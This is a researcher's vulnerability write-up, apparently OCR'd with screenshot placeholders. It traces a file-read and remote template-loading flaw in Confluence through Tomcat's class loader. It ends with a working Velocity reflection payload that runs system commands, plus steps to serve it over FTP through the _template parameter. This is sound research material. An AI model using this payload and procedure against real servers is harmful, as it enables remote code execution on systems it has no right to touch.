Will jump to `/org/apache/catalina/loader/WebappClassLoaderBase.class`




Following up, it was found that `/WEB-INF/classes` would be spliced, and `normalize` was also called to filter the incoming path. .



Here you can still use `../` to jump to the first level directory.

Try to read `../web.xml`, you can see that it can also be read successfully, but still can not jump out of the directory.




The version I tested here is 6.14.1, and then I tried `file://`,`http://`, `https://`. all failed. Later, I tried to delete the Cookie and found that files can still be read under Linux environment. Windows version 6.14.1 needs to log in, but cannot jump out of the directory. This is where the research stopped.


In the next few days, other researchers used the `file://` protocol to jump out of the directory limit. I was shocked. I was sure that I had tried it and it was not successful. I saw screenshots of other researchers and found that I used the version of 6.9.0. I downloaded it and tried it. I found it really.And in the 6.9.0 version, Windows and Linux environments do not need to log in.

The problem is still in the `ClasspathResourceLoader`, the steps are the same as before, break the `getResourceAsStream` method of `/org/apache/catalina/loader/WebappClassLoaderBase.class`


After the previous splice `/WEB-INF/classes` acquisition failed,Keep going.




Follow the `findResource`, the previous process still fails to get.



The key point is here, it will call `super.findResource(name)`, which returns the URL, which is the object that can be obtained.




Moreover,other protocols (https, ftp, etc.) can also be used to get remote objects, meaning that remote objects can be loaded.




After getting the URL object, continue back to the previous `getResourceAsStream`, you can see that when the returned url is not null.

The `url.openStream()` will be called to get the data.




Finally get the data to Velocity rendering.

try it




As for the reason why 6.14.1 can't work, we don't know the reason yet, and we will follow up later.If there are new discoveries, it will be updated here, and currently only see `ClassLoader` is different.


6.14.1



6.9.0



The relationship between these two loaders is as follows.



Now you can load local and remote templates and try RCE.


Regarding Velocity's RCE, basically the payload is derived from the topic of blackhat's server template injection in 2015, but it can't be used on Confluence, because it will pass `velocity-htmlsafe-1.5.1.jar` when calling the method. Some filtering and restrictions. But you can still use reflection to execute commands.

payload:

```
#set($exp="test")$exp.getClass().forName("java.lang.Runtime").getMethod("getRunt
ime",null).invoke(null,null).exec("calc"))
```

Open a simple ftp server with `python -m pyftpdlib -p 2121`, save the payload as rce.vm, and save it in the current directory.


Set `_template` to `ftp://localhost:2121/rce.vm`, send it, and execute the command successfully.。



For the echo of the command execution result, you can also use java reflection to construct the payload, here is the result of executing the ipconfig command.

